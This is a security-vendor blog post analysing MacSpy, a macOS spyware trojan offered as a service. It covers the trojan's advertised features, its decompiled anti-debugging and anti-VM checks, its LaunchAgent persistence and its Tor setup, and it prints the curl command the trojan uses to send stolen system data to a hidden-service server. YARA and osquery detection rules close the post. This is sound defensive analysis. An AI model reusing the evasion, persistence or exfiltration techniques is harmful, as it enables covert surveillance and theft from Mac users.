MacSpy: OS X Mac RAT as a Service


alienvault.com/blogs/labs-research/macspy-os-x-rat-as-a-service

1. AT&T Cybersecurity
2. Blog

June 9, 2017 | Peter Ewane

MacSpy is advertised as the "most sophisticated Mac spyware ever", with the low starting price of free. While the idea of malware-as-a-service (MaaS) isn't a new one with players such as Tox and Shark the game, it can be said that MacSpy is one of the first seen for the OS X platform.

The authors state that they created this malware due to Apple products gaining popularity in the recent years. They also state that during their tenure in the field that they have noticed a lack of "sophisticated malware for Mac users" and they believe that "people were in need of such programs on MacOS". So they created MacSpy. The MacSpy authors claim to have the following features in the free version of their RAT:



Features

Powerful features everyone can get for free 1080p demo

Deniability

Once installed, there will be no digital trace that can be associated with you. All communications are secure and untraceable over Tor.

Invisibility

With less than 30MB memory usage and less than 0.1% average cpu usage on Apple's least powerful Macbook Air, it's completely undetectable by conventional Mac users.

Capture

Capture a screenshot every 30 seconds. With support for multiple monitors.

Voice

Record surrounding sounds continuously even after user turns off microphone.

Key Logging

Log every keystroke in a clear and intuitive output format.(Requires sudo password)

Pasteboard

Retrieve clipboard contents. This will help you get anything from complex passwords to server private keys.


iCloud syncing

Acquire photos on iPhone as soon as iCloud syncs them to the Mac.

Browser data

Learn browsing patterns by obtaining history and download data from Safari and Chrome.

If you are willing to pay an unknown amount of bitcoins for the advanced version, the malware authors advertise the following features:




Advanced Features

Possibilities are limitless, send us an email if you have special needs such as


- Ability to adjust capture and recording intervals remotely.
- Retrieval of any files and data from the Mac.
- Encryption of entire user directory in a few seconds.
- Disguising the program as any legitimate file formats, such as pictures, as shown in our demo video.
- Daily zip of the all the files collected in that day. Unzip the file and view the files locally.
- Keeping the programs up to date with our most recent stable release.
- Access to emails, social network accounts.
- Code signing

MacSpy is not as polished as some of the malware-as-a-service providers out there, as there doesn't seem to be any customer facing automated service of signing up for their service. In order to receive a copy of MacSpy we had to email the author our preferred username and password, in order for them to make us an account. After confirming our details they created an account for us, and delivered a zipped file and the following instructions:



Initial Analysis

After unzipping the archive we observed it contained the following files:



The archive contains four files:


- Mach-O 64-bit executable called 'updated'
- Mach-O 64-bit executable called 'webkitproxy'
- Mach-O 64-bit dynamically linked shared library called 'libevent-2.0.5.dylib'
- Config file

After examining webkitproxy and libevent-2.0.5.dylib, we noted they are signed by Tor, and thus we concluded that they are related to the function of Tor Onion routing. The contents of the config file further convince us of our suspicions are correct:

Config Contents

```
SOCKSPort 47905 KeepAliveIsolateSOCKSAuth OnionTrafficOnly

DataDirectory proxyData

AvoidDiskWrites 1

ControlPort 47906

MaxCircuitDirtiness 7200

EnforceDistinctSubnets 0

HidServAuth .onion
```

The "updated" file, on the other hand is not digitally signed, and it is currently completely undetected by various AV companies on VirusTotal.



Anti-Analysis

MacSpy has several countermeasures that hamper analysis efforts. To prevent debugging, it calls ptrace() with the PT_DENY_ATTACH option. This is a common anti-debugger check and will prevent debuggers from attaching to the process.

```
int PTRACE_sub_100099D70()
{
  __int64 v0; // r15@3
  __int64 v1; // r14@3
  unsigned __int64 v2; // rbx@3
  __int64 v3; // rsi@3
  void **v4; // r14@3
  void *v5; // r15@3
  __int64 PTRACE_v6; // r12@5
  __int64 v7; // r14@5
  unsigned __int64 v8; // rbx@5
  __int64 v9; // rsi@5
  void **v10; // r14@5
  void *v11; // rbx@5

  if ( USRLIBC_qword_10048E7F8 != -1 )
    MAKESTRING_sub_1003C6B20(&USRLIBC_qword_10048E7F8, (void (__cdecl *)(void *))USRLIBLIBCDYLIB_sub_10009AE70);
  v0 = USRLIBC_xmmword_10048F578;
  v1 = *((_QWORD *)&USRLIBC_xmmword_10048F578 + 1);
  v2 = qword_10048F588;
  sub_1003C97C0(qword_10048F588);
  v3 = v1;
  v4 = sub_10032A320(v0, v1, v2);
  sub_1003C9800(v2, v3);
  v5 = dlopen((const char *)v4 + 32, 2);
  sub_100001EC0();
  if ( qword_10048E800 != -1 )
    MAKESTRING_sub_1003C6B20(&qword_10048E800, (void (__cdecl *)(void *))PTRACE_sub_10009B870);
  PTRACE_v6 = PTRACE_xmmword_10048F590;
  v7 = *((_QWORD *)&PTRACE_xmmword_10048F590 + 1);
  v8 = qword_10048F5A0;
  sub_1003C97C0(qword_10048F5A0);
  v9 = v7;
  v10 = sub_10032A320(PTRACE_v6, v7, v8);
  sub_1003C9800(v8, v9);
  v11 = dlsym(v5, (const char *)v10 + 32);
  sub_100001EC0();
  ((void (__fastcall *)(signed __int64, _QWORD, _QWORD, _QWORD))v11)(31LL, 0LL, 0LL, 0LL);// ptrace with PT_DENY_ATTACH.
  return dlclose(v5);
}
```

If you bypass the ptrace countermeasure, MacSpy has additional code that checks if it is running in a debugger.

```
  if ( !qword_100467C70 )
    qword_100467C70 = SETUPTHREAD_sub_10030F0F0((__int64)&byte_100451328);
  v2 = INIT_MEM_sub_100015E60();
  *(_OWORD *)(v2 + 16) = xmmword_1003D70A0;
  *(_DWORD *)(v2 + 32) = 1;                     // CTL_KERN
  *(_QWORD *)(v2 + 36) = 0x10000000ELL;         // KERN_PROC
  *(_DWORD *)(v2 + 44) = getpid();
  v89 = 648LL;
  if ( !(sub_100015B70() & 1) )
  {
    v6 = INIT_sub_10009BBE0(*(void **)(v2 + 16), 0LL);
    memcpy(v6 + 4, (const void *)(v2 + 32), 4LL * *(_QWORD *)(v2 + 16));
    REL_sub_1003C9A20(v2, v2 + 32);
    v2 = (__int64)v6;
  }
  v3 = *(_QWORD *)(v2 + 16);
  if ( v3 != (unsigned int)*(_QWORD *)(v2 + 16) )
    BUG();
  sysctl((int *)(v2 + 32), v3, &v7, &v89, 0LL, 0LL);
  v4 = v9 & 0x800;                              // P_TRACED
  REL_sub_1003C9A20(v2, v3);
  return v4 >> 11;
}
```

The code above is very similar to the debugger checking code from this Stack Overflow post.

```c
#include <assert.h>
#include <stdbool.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/sysctl.h>

static bool AmIBeingDebugged(void)
    // Returns true if the current process is being debugged (either
    // running under the debugger or has a debugger attached post facto).
{
    int                 junk;
    int                 mib[4];
    struct kinfo_proc   info;
    size_t              size;

    // Initialize the flags so that, if sysctl fails for some bizarre
    // reason, we get a predictable result.

    info.kp_proc.p_flag = 0;

    // Initialize mib, which tells sysctl the info we want, in this case
    // we're looking for information about a specific process ID.

    mib[0] = CTL_KERN;
    mib[1] = KERN_PROC;
    mib[2] = KERN_PROC_PID;
    mib[3] = getpid();

    // Call sysctl.

    size = sizeof(info);
    junk = sysctl(mib, sizeof(mib) / sizeof(*mib), &info, &size, NULL, 0);
    assert(junk == 0);

    // We're being debugged if the P_TRACED flag is set.

    return ( (info.kp_proc.p_flag & P_TRACED) != 0 );
}
```

In addition to the anti-debugging countermeasures, MacSpy contains checks against the execution environment that can make it difficult to run in a virtual machine. In the code below, you can see that MacSpy checks that the number of physical CPUs is greater than 1, the number of logical cores is greater than 3, and the number of logical cores is twice the number of physical cores. MacSpy also checks that there is at least 4 GB of memory on the host. Since malware sandboxes often run with minimal resources, these checks can prevent proper execution in virtual environments.

```
187   PHYSICAL_CORE_COUNT_v37 = sub_100044430((__int64)v107, v34, v36, 0xAuLL);
188   v39 = (__int64)v100;
189   if ( v38 & 1 || PHYSICAL_CORE_COUNT_v37 <= 1 || LOGICAL_CORE_COUNT_v105 <= 3 )// Check CPU count
190     goto LABEL_96;
191   v40 = __OFADD__(PHYSICAL_CORE_COUNT_v37, PHYSICAL_CORE_COUNT_v37);// CHECK 2X Physical = Logical
192   v41 = 2 * PHYSICAL_CORE_COUNT_v37;
193   if ( v40 )
194     BUG();
195   if ( v41 != LOGICAL_CORE_COUNT_v105
196     || (v19 = selRef_physicalMemory, !((unsigned __int64)objc_msgSend(v100, selRef_physicalMemory) >> 32)) )// Check for 4GB > of memory
197   {
198 LABEL_96:
199     sub_1003C9800(v36, (__int64)v19);
200     v62 = v39;
201 LABEL_82:
202     objc_release(v62, (__int64)v19);
203     return 1;
204   }
```

Similar to MacRansom, MacSpy also compares the machine model to "Mac" using the 'sysctl' command. MacSpy will kill all Terminal windows which can be annoying to analysts using command line tools to analyze the malware (OSX/Dok exhibits similar behavior by killing Terminal windows).

Persistence

In order to persist on the system the malware creates a launch entry in ~/Library/LaunchAgents/com.apple.webkit.plist. This ensures that the malware will run at start up to continue collecting information.

```
Label
com.apple.webkit
Program
/Users//Library/.DS_Stores/updated
ProgramArguments

    daemon

RunAtLoad

KeepAlive
```

Behavior Analysis:

Upon execution, successfully passing the anti-analysis checks and setting persistence, the malware then copies itself and associated files from the original point of execution to "~/Library/.DS_Stores/" and deletes the original files in an attempt to stay hidden from the user. The malware then checks the functionality of its tor proxy by utilizing the curl command to contact the command and control server. After connecting to the CnC, the malware sends the data it had collected earlier, such as system information, by sending POST requests through the TOR proxy. This process repeats again for the various data the malware has collected. After exfiltration of the data, the malware deletes the temporary files containing the data it sent.

The following curl command used to exfiltrate data:


```
/usr/bin/curl --fail -m 25 --socks5-hostname 127.0.0.1:47905 -ks -X POST -H key: -H
type:system -H Content-Type:multipart/form-data -F
system=@'/Users//Library/.DS_Stores/data/tmp/SystemInfo' http://.onion/upload
```

Contents of ~/Library/.DS_Stores/data/tmp/SystemInfo

```
fullUsername
username
hostname            ’s Mac mini
os              Version 10.11.6 (Build 15G1510)
timezone            Europe/Zurich
languages           en,de
memory              4096
processorCount          2
systemUptime            19052.138692271
fireWall            0
ip
mm              false
root                /Users//Library/.DS_Stores
identifier          Macmini6,1
uuid

/dev/disk0 (internal, physical):
   #:                       TYPE NAME                    SIZE       IDENTIFIER
   0:      GUID_partition_scheme                        *500.1 GB   disk0
   1:                        EFI EFI                     209.7 MB   disk0s1
   2:                  Apple_HFS Macintosh HD           499.2 GB   disk0s2
   3:                 Apple_Boot Recovery HD            650.0 MB   disk0s3
```

User Web Portal

In our initial email to the malware authors we sent a set of credentials that we wanted to use in their web portal. After logging into the MacSpy web portal you are greeted with a very bare bones directory listing containing a folder labeled the most recent date of the malware executing on a system in the YYYYMM format, followed by a folder in the DD format. Diving into that folder you're treated with a series of directories similar to that of the directory naming on the victim system. Inside these folders is the data that was collected from the victim the malware was executed on.



Detection

NIDS

The best way to detect MacSpy running on a Mac is to use a combination of Network IDS (NIDS) rules as it communicates. As it turns out, AlienVault provides this rule in its threat intelligence, which has already been updated with a rule called 'System Compromise, Malware RAT, MacSpy'. This feeds into the USM correlation engine to generate an alarm that will notify AlienVault customers that one of their systems is compromised.

Osquery

```
{
  "platform": "darwin",
  "version": "1.4.5",
  "queries": {
    "MacSpy_Launch":{
         "query":"select * from launchd where name = 'com.apple.webkit.plist';",
         "interval":"3600",
         "description”:"MacSpy Launch Agent",
         "value":"Artifact used by this malware"
      }
   }
}
```

Yara

You can use the rule below in any system that supports Yara to detect this Mac-based malware.

```
rule macSpy
{
    meta:
        author = "AlienVault Labs"
        type = "malware"
        description = "MacSpy"
    strings:
    $header0 = {cf fa ed fe}
    $header1 = {ce fa ed fe}
    $header2 = {ca fe ba be}
    $c1 = { 76 31 09 00 76 32 09 00 76 33 09 00 69 31 09 00 69 32 09 00 69 33 09 00
69 34 09 00 66 31 09 00 66 32 09 00 66 33 09 00 66 34 09 00 74 63 3A 00 }
    condition:
       ($header0 at 0 or $header1 at 0 or $header2 at 0) and $c1
}
```

Conclusion

People generally assume when they are using Macs they are relatively safe from malware. This has been a generally true statement, but this belief is becoming less and less true by the day, as evidenced by the increasing diversity in mac malware along with this name family. While this piece of Mac malware may not be the most stealthy program, it is feature rich and it goes to show that as OS X continues to grow in market share and we can expect malware authors to invest greater amounts of time in producing malware for this platform.

If you want to find out more about this malware, here is a pulse we have in the AlienVault Open Threat Exchange (OTX):

Appendix:

6c03e4a9bcb9afaedb7451a33c214ae4
c72de549a1e72cfff928e8d2591d7e97
cc07ab42070922b760b6bf9f894d0290
27056cabd185e939195d1aaa2aa1030f
f38977a34b1f6d8592fa17fafdb76c59

Share this with others

Tags: macosx, rat, macspy